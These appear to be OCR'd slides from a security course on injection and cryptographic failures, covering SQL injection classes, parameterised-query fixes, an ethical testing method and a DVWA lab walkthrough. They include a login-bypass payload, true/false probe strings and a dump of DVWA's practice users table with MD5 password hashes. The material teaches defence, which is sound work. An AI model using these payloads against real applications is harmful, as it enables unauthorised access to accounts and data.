
BYTE SHIELD



Injection

And Cryptographic Failures

Two failures with one thing in common: the application treated something as more trustworthy than it was. Today input becomes code, and secrets stop being secret.

TODAY

By the end of today you will be able to

BYTE SHIELD

1. **Explain** in one sentence why injection happens, and name four interpreters it can target.
2. **Recognise** the four classes of SQL injection from how the application responds.
3. **Write** the fix: parameterised queries, and explain why escaping and filtering are weaker.
4. **Identify** unsafe command execution and replace it with a safe alternative.
5. **Distinguish** hashing, encryption and encoding, and say when each is the right tool.
6. **Audit** an application for weak storage, weak transport and leaking sensitive data.

RECAP

From decisions to interpretation

BYTE SHIELD

Yesterday

The application knew who we were and made the wrong decision about what we could reach. The bug was a missing check.

Today

The application takes our input and hands it to something that reads it as instructions. The bug is a missing boundary between data and code.

A

Analogy. Yesterday a guard let the wrong person through a door. Today someone hands the guard a note that says 'open all doors', and the guard reads it aloud as an order.

Both come from the same root: input arrived from a machine the attacker controls, and the server trusted it.


LESSON

Injection: the trust-boundary problem

Injection vulnerabilities happen when an application fails to properly separate user input from executable code at a trust boundary.
When an application crosses a **trust boundary** (the point where untrusted data from the outside world enters a trusted internal system), it must handle that data with strict validation. If it doesn't, the system treats the malicious input as a direct command, resulting in flaws like **SQL Injection**, **Command Injection**, or **Cross-Site Scripting (XSS)**.

One idea: data crossing into code

BYTE SHIELD



Injection happens when input is joined to a command as text, and the interpreter cannot tell which part the developer wrote and which part the user sent.

A

Analogy. Dictating a letter to a typist. You say 'Dear Sir, thank you for your order'. The dictation includes 'full stop, new paragraph, sign it and post it'. The typist cannot tell content from commands, so the letter goes out.

!

Why security cares. The fix is never a better filter. It is to stop mixing: send the command and the data to the interpreter separately, so the interpreter is told in advance which part is a value. Everything else today follows from that one sentence.

The same bug, many interpreters

BYTE SHIELD

INJECTION TYPE	THE INTERPRETER	WHERE WE COVER IT
SQL injection	A database engine reading a query	Today, in depth
Command injection	The operating system shell	Today
LDAP injection	A directory server reading a search filter	Today, briefly
Cross-site scripting	The victim's browser reading HTML and JavaScript	Week 2 Day 1
NoSQL injection	A document database reading a query object	Mentioned today
Template injection	A server-side template engine	Mentioned today
Header and log injection	Anything parsing newline-delimited text	Mentioned today

In the OWASP Top 10:2025, cross-site scripting sits inside A05 Injection. It is the same bug with the browser as the interpreter.

LESSON

SQL injection

SQL Injection (SQLi) is a critical web security vulnerability that occurs when an attacker manipulates input parameters to execute arbitrary SQL commands on a backend database. This happens because the application violates the **trust boundary** by directly concatenating user-supplied input into an SQL query instead of separating the data from the executable code.

When successful, an attacker can bypass authentication, access, modify, or delete sensitive data, and in some configurations, execute administrative operations on the underlying operating system.

How a login query becomes an open door

BYTE SHIELD

The developer writes a query and glues the user's input into the middle of it.

```
// intended
SELECT * FROM accounts WHERE user = 'cyber' AND pass = 'secret'

// what the attacker sends as the user value:  ' OR '1'='1' --
SELECT * FROM accounts WHERE user = '' OR '1'='1' -- ' AND pass = '...'
// the condition is always true and the rest is a comment
```

Vulnerable: string concatenation

```
sql = "SELECT * FROM accounts "
    + "WHERE user = '" + name + "'"
db.query(sql)   // one mixed string
```

Fixed: parameterised query

```
sql = "SELECT * FROM accounts "
    + "WHERE user = ?"
db.query(sql, [name])  // separate
```

In the fixed version the database receives the query and the value separately. The value can never change the query's meaning.

Four classes, told apart by the response

BYTE SHIELD

Union based

The application shows query results on the page, so extra columns can be appended to the output with a UNION.

Signal: data appears in the page.

Error based

The database error message is displayed, and it can be made to contain data or structure information.

Signal: verbose SQL errors.

Blind boolean

Nothing is shown, but the page differs between a true and a false condition, so questions can be asked one bit at a time.

Signal: two distinct page states.

Blind time based

The page never differs, but a condition can be tied to a deliberate delay, so timing answers the question.

Signal: response time changes.

```
' AND 1=1 --      (true)
```

```
' AND 1=2 --      (false)
```

Why security cares. Blind does not mean safe. It is slower to exploit and just as serious.

A disciplined way to test for it

BYTE SHIELD


1. **Map the inputs.** Every parameter, and not only the obvious ones: also headers, cookies, JSON fields and file names.
2. **Establish a baseline.** Record the normal response: status code, length and timing. Without it you cannot see a change.
3. **Probe for a break.** Send a single quote, then a doubled quote. An error or a changed page says the input reaches a query.
4. **Confirm with logic.** Compare a condition that is always true with one that is always false. Different responses confirm it.
5. **Establish the class.** Visible data, visible error, two page states, or timing. That decides what comes next.
6. **Prove impact, minimally.** Retrieve just enough to demonstrate the issue, for example the database version or one record count.
7. **Stop and write it up.** Do not dump the database. Proving access is the finding; taking the data is not your job.


Steps 6 and 7 are professional conduct, not technique. A client must be able to trust the tester more than the attacker.

LESSON

Understanding DVWA Database

Bofre we talk about sqli vulnerabilities, I think its best we have a close look at how dvwa database store users information. Lets find out the database name, tables that are found within it and records. Sudo mysql -u root allows us to view all the databases stored in mysql. To select a database to work with, we use the `use databaseName`






LESSON

Understanding DVWA Database


Next we view the tables / fields available in the select database. In this case, we have 2 tables guessbook and users. To understand what field, datatype is used, the describe command reveals everything.



LESSON

Understanding DVWA Database


Viewing selected fields in the table (user_id, user and password).



LESSON

Understanding DVWA Database

Viewing all records in the users tables. Using wildcard to view all records in the database.




```
MariaDB [dvwa]> select * from users;
+---------+------------+-----------+---------+----------------------------------+----------------------------+---------------------+-------------+
| user_id | first_name | last_name | user    | password                         | avatar                     | last_login          | failed_login |
+---------+------------+-----------+---------+----------------------------------+----------------------------+---------------------+-------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/admin.jpg  | 2026-01-15 23:36:31 |           0 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | /hackable/users/gordonb.jpg | 2026-01-15 23:36:31 |           0 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | /hackable/users/1337.jpg   | 2026-01-15 23:36:31 |           0 |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | /hackable/users/pablo.jpg  | 2026-01-15 23:36:31 |           0 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/smithy.jpg | 2026-01-15 23:36:31 |           0 |
+---------+------------+-----------+---------+----------------------------------+----------------------------+---------------------+-------------+
5 rows in set (0.365 sec)
```

LESSON

Understanding DVWA Database

